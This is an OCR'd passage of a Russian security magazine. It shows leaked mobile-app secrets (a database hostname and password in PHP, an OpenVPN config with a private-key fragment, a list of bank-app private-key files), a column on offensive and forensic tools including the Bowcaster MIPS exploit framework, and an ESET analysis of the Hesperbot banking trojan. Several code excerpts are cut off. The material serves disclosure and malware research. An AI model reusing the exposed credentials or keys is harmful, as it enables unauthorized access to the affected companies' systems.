            8e:6f:bc:ae:d4:be:91:34:40:e8:ef:6f:30:b0:2e:
            61:6b:00:bf:1f:65:b9:0f:94:22:03:ee:5e:c6:e9:
            06:08:17:aa:4e:2e:92:6b:74:56:5a:46:0e:e8:e0:
            d6:f1:21:76:f3:56:ef:4c:e2:2a:8a:6b:73:a1:76:
            b6:4a:6b:f3:39:22:f3:8e:43:83:ae:67:da:92:d5:
            20:1d:a0:96:93:8e:6c:b3:03:a9:c0:76:f7:81:15:
            6f:97:04:8d:0a:31:51:a1:f3:2d:b5:60:8a:0e:57:
            b9:8a:73:16:8d:6f:16:8d:c3:0c:cf:60:1c:38:69:
            0e:de:e4:82:bc:00:3e:5e:17:ef:23:7d:63:b1:d7:
            82:dd
        Exponent: 65537 (0x10001)
```

Рис. 10. Сертификат разработчика одной из крупнейших страховых компаний

```
Private-Key: (2048 bit)
modulus:
    00:a6:1c:66:89:d4:97:90:65:29:a6:db:f9:68:75:
    a5:f9:05:fa:23:01:82:27:f8:93:15:19:67:32:46:
    34:2f:81:50:9b:84:c3:31:84:2b:e6:ae:21:63:93:
    dd:9f:b2:d6:2b:84:68:73:9d:5f:cc:5a:82:6c:c3:
    1c:bd:d4:16:d9:1e:77:54:39:3a:2c:17:af:6e:2f:
    4e:b3:41:05:26:7f:cf:b5:56:b3:1c:5b:2b:21:a1:
    87:fb:5b:7c:d4:99:dc:f5:7f:ea:0d:37:7e:2d:83:
    87:fc:98:bf:ef:c6:6a:e6:9d:63:be:14:3e:ea:8f:
    8e:6f:bc:ae:d4:be:91:34:40:e8:ef:6f:30:b0:2e:
    61:6b:00:bf:1f:65:b9:0f:94:22:03:ee:5e:c6:e9:
    06:08:17:aa:4e:2e:92:6b:74:56:5a:46:0e:e8:e0:
    d6:f1:21:76:f3:56:ef:4c:e2:2a:8a:6b:73:a1:76:
    b6:4a:6b:f3:39:22:f3:8e:43:83:ae:67:da:92:d5:
    20:1d:a0:96:93:8e:6c:b3:03:a9:c0:76:f7:81:15:
    6f:97:04:8d:0a:31:51:a1:f3:2d:b5:60:8a:0e:57:
    b9:8a:73:16:8d:6f:16:8d:c3:0c:cf:60:1c:38:69:
    0e:de:e4:82:bc:00:3e:5e:17:ef:23:7d:63:b1:d7:
    82:dd
```

Рис. 11. Приватный ключ к этому сертификату (очевидно по модулю)

```php
<?php
    // Turn off all error reporting
    //error_reporting(0);

    if($_SERVER['SERVER_NAME']=="localhost"
        $db_ip = 'localhost';
        $db_user = 'root';
        $db_pass = '';
        $db_name = 'fincurve';
    } else {
        $db_ip = 'db379990573.db.1and1.
        $db_user = 'dbo379990573';
        $db_pass = 'monkey76';
        $db_name = 'db379990573';
    }

    /* Connect to Database */
```

Рис. 12. Исходный код серверной части приложения с настройками доступа к БД

```
client
dev tun
remote-cert-tls server
remote 173.255.213.195
reneg-sec 43200
script-security 2
#up clientexec.sh
#down clientexec.sh
comp-lzo no
persist-key
persist-tun
tun-mtu 1500
mssfix 1300
verb 3
cipher AES-256-CBC
<key>
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQC3w8ygUq/mcD+A
```

Рис. 13. Рабочий клиентский конфиг OpenVPN

```
com.jpmorgan.access.ipa_e850cc34d1a44fcf1c0d702330544b63.pem:-----BEGIN RSA PRIVATE KEY-----
com.jpmorgan.access.ipa_e850cc34d1a44fcf1c0d702330544b63.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketipad.ipa_2f9008e6329d43ef2013d49a20d52045.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketipad.ipa_a95b21b5945e08b8dd4c38deefdbe3c7.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketipad.ipa_b191047ad222b18add7497202b2f04b8.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketipad.ipa_e6134f7b63a2f9834b28abbb9ad7003a.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketiphone.ipa_2f9008e6329d43ef2013d49a20d52045.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketiphone.ipa_a95b21b5945e08b8dd4c38deefdbe3c7.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketiphone.ipa_b191047ad222b18add7497202b2f04b8.pem:-----BEGIN RSA PRIVATE KEY-----
com.pluribussystems.pokketiphone.ipa_e6134f7b63a2f9834b28abbb9ad7003a.pem:-----BEGIN RSA PRIVATE KEY-----
com.santander.mobilebank.ipa_8186ad3f28f15b38b9fd23415d863e64.pem:-----BEGIN RSA PRIVATE KEY-----
com.santander.mobilebank.ipa_e33e923aab4b35a9ce979acbe22b63cc.pem:-----BEGIN RSA PRIVATE KEY-----
com.sdge.sdge.ipa_7697f83feca6f59d988846d9ad594f85.pem:-----BEGIN RSA PRIVATE KEY-----
com.sdge.sdge.ipa_9a574ad668ca18656e51808f99a7435a.pem:-----BEGIN RSA PRIVATE KEY-----
com.vanguard.eyehdlite.ipa_720cfee1288113c89f14330f105e1d23.pem:-----BEGIN RSA PRIVATE KEY-----
com.vanguard.eyehdlite.ipa_77993b4d93a77c161ac9b188b5e999ee.pem:-----BEGIN RSA PRIVATE KEY-----
no.bnbank.mobilbank.ipa_c9e877acb35cff8c0382890b197e381f.pem:-----BEGIN RSA PRIVATE KEY-----
no.bnbank.mobilbank.ipa_e33e923aab4b35a9ce979acbe22b63cc.pem:-----BEGIN RSA PRIVATE KEY-----
```

Рис. 14. Обилие незашифрованных приватных ключей бросается в глаза





Рис. 15. Дашборд Hackapp



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

```
f struct {
  unsigned int magic;
  unsigned int version;
  unsigned long long s_a
  unsigned long long e_a
  unsigned char reserve
ribute__ ((__packed__))
```


Автор: Joe Sylve
URL: https://code.google.com/p/lime-forensics/
Система: Linux/Android





Автор: Andreas Kurtz
URL: https://code.google.com/p/snoop-it/
Система: iOS





Авторы: Pierre Jaury, Damien Cauquil
URL: https://github.com/sysdream/fino
Система: Android



ФРУКТ LIME

Интерес к мобильным платформам растет, и проблема извлечения данных из них становится все актуальнее. Если задуматься, то на мобильном устройстве уже хранится куда больше критичной информации, чем на компьютере.

LiME (ранее известный как DMD) является загружаемым модулем ядра, который позволяет производить сбор информации с энергонезависимой памяти Linux и Linux-устройств, таких как Android. LiME уникален тем, что это первый инструмент, который позволяет полностью захватывать память с Android-устройств. Также данный инструмент минимизирует взаимодействие между пользовательским и ядерным адресным пространством во время сбора информации, что в итоге позволяет собирать информацию более тщательно и аккуратно, чем другие инструменты данного класса для Linux-систем.

Одна из фишек LiME — он не только собирает информацию на внешний носитель, но и мгновенно передает по сети (благодаря ADB).

Основные этапы работы Droid Memory Dumper (DMD):

1. Разбор ядерной структуры iomem_resource для изучения физического адресного пространства системного RAM.
2. Перевод физических адресов в виртуальные для каждой страницы памяти.
3. Чтение всех страниц во всех диапазонах и их запись в файл (обычно на SD-карточку устройства) либо в TCP-сокет.

Инструмент впервые был представлен на конференции ShmooCon 2012.

SNOOP IOS

Давненько у нас не было утилиты для анализа безопасности iOS-приложений. Snoop-it — это инструмент для проведения динамического анализа приложения (без исходного кода) для iOS. Тулза позволяет на лету совершать произвольные манипуляции над iOS-приложением, так что обойти ограничения, заложенные на клиентской стороне, не составит особого труда. Приложение без проблем можно поставить через репозиторий Cydia.

Возможности тулкита для мониторинга:

- доступ к файловой системе (печатает класс защиты данных);
- доступ к Keychain;
- HTTP(S)-соединения (NSURLConnection);
- доступ к критичным API (address book, photos и так далее);
- вывод debug-сообщений (NSLog);
- трейсинг вызовов (objc_msgSend).

Функции для анализа/манипуляции:

- подделка идентификаторов (UDID, Wireless MAC и так далее);
- подделка местоположения (GPS);
- просмотр и вызов доступных ViewController;
- список кастомных URL-схем;
- список доступных Objective-C классов, объектов и методов;
- вызов произвольного метода в runtime;
- обход базовых механизмов обнаружения jailbreak.

Архитектурно Snoop-it выполнен в виде iOS-приложения на базе MobileSubstrate и веб-сервера для отображения результатов. Для работы приложения требуется устройство с iOS 6 и jailbreak.

FINO А-ЛЯ КОМЕДИЯ

Представляю твоему вниманию еще один инструмент для динамического анализа, но уже для платформы Android. Инструмент называется Fino и представляет собой не просто средство инструментации dalvik-байткода, как делают большинство программ. Fino инжектит целый контролирующий сервис (Services), после этого, естественно, приложение упаковывается, переподписывается и заливается на устройство/эмулятор. Ах да, еще нужно будет поставить так называемое gadget-приложение (Android-приложение). Затем мы можем взаимодействовать с этим сервисом внутри исследуемого приложения через gadget-приложение по сокетам.

Данный сервис имеет специальный API, с которым и следует взаимодействовать. Для взаимодействия создатели сделали Python-обертку с очень легким и понятным API. При этом, конечно, можно писать многофункциональные и мощные скрипты.

В чем большой плюс такого подхода (инъекции сервиса)? В том, что мы можем сами взаимодействовать с приложением изнутри — дергать его методы и переменные, которые, например, очень редко задействованы или ждут определенных условий. Также можно искать переменные с определенными значениями в памяти и так далее.

Например, для получения всех запущенных activities для исследуемого приложения достаточно набрать:

```
activities = ↵
    app.find('android.app. Activity')
```

Более подробно о работе Fino можно узнать из презентации Small footprint inspection techniques for Android (bit.ly/1crTJWS).

USB ПОД ПРИЦЕЛОМ

Umap — это инструмент, который позволяет тестировать безопасность USB host реализаций. На текущий момент основная задача данной тулзы — это фаззинг. Фаззинг, который основывается на стандартной документации по работе с USB и опыте автора. Основной функционал:

- эмуляция определенного USB-устройства;
- идентификация ОС;
- фаззинг.

У проекта есть ряд зависимостей (например, Python3, pySerial), и самая серьезная из них — наличие аппаратной составляющей (а что вы хотели при фаззинге железа?!) платы Facedancer (bit.ly/15qZq3O) от Трэвиса Гудспида (Travis Goodspeed). Так что найдешь такую уязвимость, и можно делать pwn, просто вставив в USB-порт свой Facedancer :).

```
Usage: umap.py

Options:
  --version      show program's version number and exit
  -h, --help     show this help message and exit
  -P SERIAL      Facedancer serial port **Mandatory option** (SERIAL=/dev/ttyX
                 or just 1 for COM1)
  -L             List device classes supported by umap
  -i             identify all supported device classes on connected host
  -c CLS         identify if a specific class on the connected host is supported
                 (CLS=class:subclass:proto)
  -O             Operating system identification
  -e DEVICE      emulate a specific device (DEVICE=class:subclass:proto)
  -v VID         specify Vendor ID (hex format e.g. 1a2b)
  -p PID         specify Product ID (hex format e.g. 1a2b)
  -r REV         specify product Revision (hex format e.g. 1a2b)
  -f FUZZC       fuzz a specific class (FUZZC=class:subclass:proto:E/C/A[:start
                 fuzzcase])
  -s FUZZS       send a single fuzz testcase
                 (FUZZS=class:subclass:proto:E/C:Testcase)
  -d DLY         delay between enumeration attempts (seconds): Default=1
  -l LOG         log to a file
  -R REF         Reference the VID/PID database (REF=VID:PID)
  -u             update the VID/PID database (Internet connectivity required)

  Experimental Options:
    -A APPLE     emulate an Apple iPhone device (APPLE=VID:PID:REV)
    -b VENDOR    brute-force vendor driver support (VENDOR=VID:PID)
```

Автор: Andy Davis
URL: https://github.com/nccgroup/umap
Система: Windows/Linux

```
from bowcaster.developm
from bowcaster.common.s

badchars=['\0',0x0d,'\n
buf=EmptyOverflowBuffer
badchars,maxlength=2048
```

Автор: Zachary Cutlip
URL: https://github.com/zcutlip/bowcaster
Система: Linux

4

АТАКА НА MIPS


В последнее время многие занялись исследованием безопасности роутеров: народ ищет в них баги или бэкдоры и, конечно, эксплуатирует их. Но к сожалению, большинство существующих инструментов не подходит для этих задач, так как роутеры обычно построены на архитектуре MIPS (реже ARM), а не, как все привыкли, x86/x64. Так что пришло время новых героев — Bowcaster. Bowcaster полностью написан на Python и предоставляет ряд классов для удобного написания эксплойта и шелл-кода под MIPS (в будущем будет добавлена поддержка других архитектур).

Работа базируется на взаимодействии с OverflowBuffer или EmptyOverflowBuffer, которые взаимозаменяемы и просто предоставляют различные способы конструирования эксплойта. Основные фичи:

- построение буфера для переполнения из специальных символов;
- генерация ROP;
- connect-back нагрузка для MIPS Linux;
- encode-нагрузка;
- ConnectbackServer вместо Netcat.

Инструмент активно развивается и ежемесячно получает новые интересные фишки. Также советую почитать блог автора (shadow-file.blogspot.ru), где он много пишет про реверс MIPS. А в репозитории GitHub доступно несколько примеров.

Для того чтобы поиграться с MIPS, можно взять практически любой домашний роутер (и накатить туда OpenWRT или другую универсальную прошивку) или запустить Debian MIPS Linux в QEMU (bit.ly/18jju4o). Так можно изучить MIPS-ассемблер и научиться писать shellcode для данной архитектуры.



Автор: ReWolf
URL: https://code.google.com/p/rewolf-wow64ext/
Система: Windows



ИЗ WOW64 В X64

Обычно в данной рубрике мы рассматриваем различные инструменты, но не стоит ограничиваться только ими и обходить стороной библиотеки, которые могут помочь при написании как защитных, так и атакующих инструментов. WOW64Ext — это вспомогательная библиотека для x86-приложений, запущенных под WOW64 на x64-версии Windows.


Библиотека позволяет x86-приложениям читать и писать в память нативных x64-приложений. Также есть возможность вызывать любую x64-функцию из 64-битной версии NTDLL через специальный вызов X64Call(). Основные экспортируемые функции данной библиотеки:

- X64Call();
- GetModuleHandle64();
- GetProcAddress64();
- VirtualQueryEx64();
- ReadProcessMemory64();
- WriteProcessMemory64();
- VirtualAllocEx64();
- VirtualFreeEx64();
- GetThreadContext64();
- SetThreadContext64().

Подробнее о вызовах можно прочитать здесь: bit.ly/16NtYOj.

Как бонус в `wow64ext.h` содержатся определения отдельных структур, которые могут быть полезны для программ, работающих с доступом к PEB (Process Enviroment Block, блок окружения процесса), TEB (Thread Environment Block, блок окружения потока), TIB (Thread Information Block, блок с информацией о запущенном потоке).

Библиотека активно развивается и при обнаружении ошибок быстро патчится автором. Да, и уже есть поддержка Windows 8!



Автор: Mozilla Team
URL: https://wiki.mozilla.org/Security/Projects/Minion
Система: Linux



МНОГО-МНОГО MINION'ОВ

Minion — это платформа автоматизации безопасности, которая позволяет разработчикам, QA и секьюрити-специалистам производить автоматическое сканирование веб-безопасности набором инструментов. Minion базируется на Flask и Angular.js, и архитектурно ее можно разделить на три части:

- плагины;
- движок задач;
- фронтенд.

Сейчас доступны следующие плагины:

- ZAP;
- SSL/TLS;
- skipfish;
- Nmap;
- breach.

Конечно, воспользовавшись предоставляемым API, можно прикрутить к Minion и другие программы. Разработчики данного проекта позиционируют его не как инструмент, а именно как платформу.


Для начала тестирования своего веб-приложения нужно подключиться к сервису и начать процесс сканирования возможных проблем, выбрав уже подготовленные сценарии проведения тестирования. Сегодня доступны следующие методы проверки: fuzzing-тестирование с использованием Skipfish, скан портов посредством Nmap, использование Zed Attack Proxy для проверки на стойкость к типовым атакам (например, подстановка SQL-кода или HTML-тегов).

Если у тебя много веб-проектов, много релизов, много постоянных изменений и тебе нужно следить за безопасностью всего этого, то обрати внимание на данный проект.


Hesperbot: новый банковский троянец

Не Zeus-клон, без регистрации, но с SMS!

Сегодня, когда исходные коды таких троянцев, как Zeus и Carberp, публично доступны вирусописателям, исследователей вредоносного ПО крайне сложно удивить чем-то новым. Хотя вирусописатели на андеграундных площадках преподносят свои детища как нечто новое, практически все новые банковские троянцы похожи друг на друга как две капли воды. Hesperbot выделяется из бесконечного числа Zeus-клонов. Все началось этим летом...



Антон Черепанов
Malware Researcher, ESET
cherepanov@eset.sk



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

В августе 2013 года новый троянец предпринял попытку атаковать пользователей чешских интернет-банков. Злоумышленниками был выбран следующий метод распространения: пользователь получал письмо, якобы от чешской почты. Письмо содержало ссылку, ведущую на поддельный сайт. Причем адрес поддельного сайта (www.ceskaposta.net) был очень похож на адрес настоящего (www.ceskaposta.cz). По ссылке пользователь скачивал архив с вредоносным файлом — дроппером. Имя файла имело двойное расширение и иконку Adobe Reader, к примеру, одним из названий было zasilka.pdf.exe.

АНАЛИЗ ТРОЯНЦА

Файл дроппера содержит в себе два компонента: core_x86 и core_x64 для 32-битной и 64-битной версии Windows. Основная цель дроппера — внедрить core-компонент в процесс explorer.exe. Для этого он использует разные техники, в зависимости от обнаруженного установленного security-ПО. Одна из таких техник — знаменитый PowerLoader-трюк внедрения в Windows Explorer посредством использования WinAPI-функции SetWindowLong. Данную технику подробно описал мой коллега Александр Матросов в одном из прошлых номеров.

Основная функция внедренного core-компонента — это связь с сервером. В теле троянца зашит адрес вредоносного сервера, если в течение некоторого времени к серверу так и не удается подключиться, то троянец начинает генерировать адреса для связи с помощью специального алгоритма. Сделано это для того, чтобы злоумышленники могли беспрепятственно продолжить управление своим ботнетом, если домен основного сервера будет заблокирован.

Для связи с сервером Hesperbot использует HTTPS-протокол, данные передаются с помощью POST-запроса в бинарном виде. Интересно, что помимо стандартной информации о зараженном компьютере и версии ОС троянец передает на сервер список активных смарт-карт, установленных на компьютере. Это говорит о том, что Hesperbot направлен в том числе против тех, кто заинтересован в дополнительной защите при использовании интернет-банкинга.

В ответе сервера может содержаться следующая информация:

- конфигурационный файл;
- дополнительные модули;
- новая версия троянца.

Помимо этого, сервер может передавать ссылку или тело вредоносного файла с целью запуска на зараженном компьютере. К примеру, один из таких файлов — Win32/Spy.Agent.OEC, который предназначен для кражи контактов из почтовых клиентов: Thunderbird и Outlook. Таким образом Hesperbot собирает email-адреса для дальнейшего распространения.

После загрузки троянец сохраняет модули и конфигурационный файл в специальные файлы-контейнеры, предварительно шифруя их с помощью алгоритма шифрования Twofish. В качестве ключа используется хеш от различных значений типа имени компьютера, версии ОС, даты установки ОС и так далее. Тем самым достигается эффект «привязки» файла-контейнера к определенному компьютеру. Ресерчер, который будет исследовать файлы-контейнеры с конфигурационным файлом и плагинами, сможет расшифровать их, только если он обладает подробной информацией о зараженной машине.

ДОПОЛНИТЕЛЬНЫЕ МОДУЛИ


Модули, как и core-компонент, скомпилированы для 32- и 64-битных ОС. На данный момент известно о семи дополнительных модулях:

- keylog — кейлоггер;
- hvnc — создает скрытый VNC-сервер;
- sch — вспомогательный модуль для установки и удаления хуков;
- socks — создает SOCKS5 прокси;
- nethk — перехватывает трафик;
- httphk — парсит HTTP-протокол;
- httpi — модуль, ответственный за формграббинг и веб-инжекты.

Все модули, в том числе core-компонент, имеют свой vtable-интерфейс с функциями, которые доступны для использования из других модулей.

Наиболее интересна для нас связка из модулей nethk — httphk — httpi, которая отвечает за перехват трафика, кражу данных форм и веб-инжекты.

После появления исходных кодов Zeus в открытом доступе практически каждая банковская малварь использует так называемую технику man-in-the-browser (MITB). Суть этой техники заключается в следующем: троянец перехватывает высокоуровневые функции для отправки и приема данных, например InternetWriteFile/InternetReadFile для Internet Explorer, таким образом у троянца появляется возможность читать и изменять данные, передаваемые между браузером и сервером. Троянцу даже не нужно возиться с расшифровкой HTTPS-протокола — дело в том, что данные перехватываются в момент ДО и ПОСЛЕ их шифрования. Однако при сплошных плюсах этого метода есть у него и ограничение: в каждом браузере эти функции реализованы по-разному. Так что злоумышленники вынуждены изучать внутреннюю архитектуру каждого браузера, причем иногда, как в случае с Google Chrome,



Распределение заражения по странам




Схема заражения троянцем




Схема работы модуля nethk, отвечающего за перехват трафика

для того чтобы добиться необходимого результата, им приходится перехватывать неэкспортируемые функции. А если учесть нынешнюю моду на частые обновления браузеров, то таким вирусописателям не позавидуешь.

Hesperbot использует другой подход, так называемый man-in-the-middle — «человек посередине». Троянец создает прокси-сервер с адресом 127.0.1.1 и перенаправляет все подключения через него. Чтобы достичь этого, он перехватывает низкоуровневые функции работы с сетью в библиотеке mswsock.dll. При каждой инициализации коннекта браузер начинает подключаться к прокси вместо реального сервера, в то же время внутри прокси Hesperbot создает тред, который отвечает за связь с настоящим пунктом назначения. Таким образом, между браузером и сервером появляется новая сущность — прокси под управлением троянца. Весь трафик между браузером и прокси шифруется сертификатом троянца, а трафик между прокси и сервером — с помощью настоящего сертификата. Чтобы браузер не сообщал пользователю о том, что используется недоверенный сертификат, троянец перехватывает функции проверки сертификата.

Теперь, когда у Hesperbot благодаря модулю nethk есть доступ к «чистому», нешифрованному трафику, в дело вступает следующий модуль — httphk. Он используется для парсинга HTTP-протокола и вызывается всякий раз, когда в модуле nethk скапливается достаточно данных для дальнейшей отправки браузеру или серверу. В зависимости от текущего состояния HTTP-протокола httphk вызывает различные callback-функции в модуле httpi. Перед отправкой прокси-сервером данных на настоящий сервер вызывается httpi_request_callback, после приема данных с настоящего сервера, но перед передачей полученных данных браузеру — httpi_response_callback.

Httpi_request_callback используется для форм-граббинга, кражи данных веб-формы. Всякий раз, когда модуль httpi получает POST-запрос, в котором content-type равен application/x-www-form-urlencoded или text/plain, Hesperbot посылает этот запрос на сервер злоумышленников. Дополнительно перед отправкой на свой сервер троянец сверяет сервер получателя с блэклистом из конфигурации, для того чтобы не задидосить свой сервер POST-запросами переписки в фейсбуке или твиттере :).

В зависимости от содержимого конфигурационного файла Hesperbot может начать видеосъемку экрана пользователя, причем на видео троянец пытается запечатлеть положение курсора. Скорее всего, таким образом троянец крадет информацию о текущем балансе пользователя и пытается украсть пароль, введенный с экранной клавиатуры.

Httpi_response_callback используется для веб-инжектов, внедрения своего HTML-кода в контент страницы. При вызове этой функции троянец сверяет URL текущего сайта со списком в конфигурационном файле, и, если URL совпадает, троянец изменяет контент по своему усмотрению.

Обычно для веб-инжектов используется следующий сценарий. Пользователь заходит на сайт своего интернет-банкинга. В этот момент Hesperbot уже внедрил свои JavaScript-файлы, которые после ввода пользователем логина и пароля сообщают ему, что банк улучшил свою защиту, внедрив мобильное приложение. Пользователю необходимо выбрать модель и производителя своего телефона и ввести его номер. После этого на телефон приходит короткая ссылка, перейдя по которой пользователь может скачать мобильный компонент троянца.

МОБИЛЬНЫЙ КОМПОНЕНТ HESPERBOT

На данный момент были изучены мобильные компоненты Hesperbot для следующих ОС: Android, Symbian, BlackBerry. Все эти версии обладают общей функциональностью. При запуске приложение генерирует код, который нужно ввести на странице активации. Данная страница внедрена с помощью веб-инжектов. После ввода кода в телефон пользователь должен ввести ответ, выданный мобильным приложением, обратно на сайт. Таким образом происходит привязка аккаунта в интернет-банкинге к конкретному номеру телефона владельца этого аккаунта (злоумышленникам заранее неизвестно, будет ли скачано и запущено данное приложение).

После активации мобильное приложение может управляться посредством SMS. Мобильный компонент поддерживает следующие команды:

- On — начать работу в режиме пересылки SMS-сообщений;
- Off — закончить работу в режиме пересылки SMS-сообщений;
- Uninstall — удалить себя с телефона.

После принятия команды On поступающие на телефон SMS, необходимые, например, для подтверждения транзакции, начинают пересылаться на номер злоумышленников. Для обеспечения скрытности мобильный троянец шифрует текст SMS перед отправкой.

ЗАКЛЮЧЕНИЕ

Мораль сей басни такова: плохие дяди плотно нацелились на твои денежки. Многофакторная авторизация им в этом мешает, поэтому они с каждым разом все плотнее подбивают к ней свои клинья. Не попадайся! ⌶





Схема взаимодействия трех модулей для перехвата трафика

Перекуем на программиста

Предновогодний][-проект: делаем тру-кодера из унылого офисного планктона



Александр Лозовский
lozovsky@glc.ru

С тех пор как из журнала ушли Форб и Крис Касперски, больше никто не пишет мне писем «Дай аську Докучаева, очень срочно!» и «Есть мыло Криса, которое он читает?». Зато стали появляться парни, которые, поработав после института пару лет в качестве разных офисных сотрудников, вдруг поняли, что на самом-то деле они читают журнал «Хакер» и хотят программировать.

Именно так! Не заниматься какой-то непонятной фигней вроде продвижения продаж и перекладывания документов, а, как настоящий мужик, сидеть с красными глазами за средой разработки, сыпать непонятными терминами и жаловаться на тимлида-извращенца и менеджеров, которые вместо работы целыми днями развлекаются «встречами» и «прочими активностями».

А ведь учиться программировать, когда тебе уже за двадцать два, когда все нормальные люди уже имеют по несколько лет стажа, когда институт уже закончен и мозги уже забыли, как нужно учиться, — это не шутки.

Однако на носу новый год, и если ты читаешь эту статью, значит, ты неплохо вел себя в 2013-м. Потому что сейчас наши гуру-эксперты помогут тебе изменить твою жизнь и стать программистом в 2014-м!



Игорь Антонов, начальник отдела разработки программного обеспечения ОАО «ДальЖАСО», главный редактор vr-online.ru. Выступает в категории «Брутальный взгляд из-за МКАД»



Борис Вольфсон, технический директор компании HeadHunter. Для того чтобы ответить на наши вопросы, он провел целое исследование



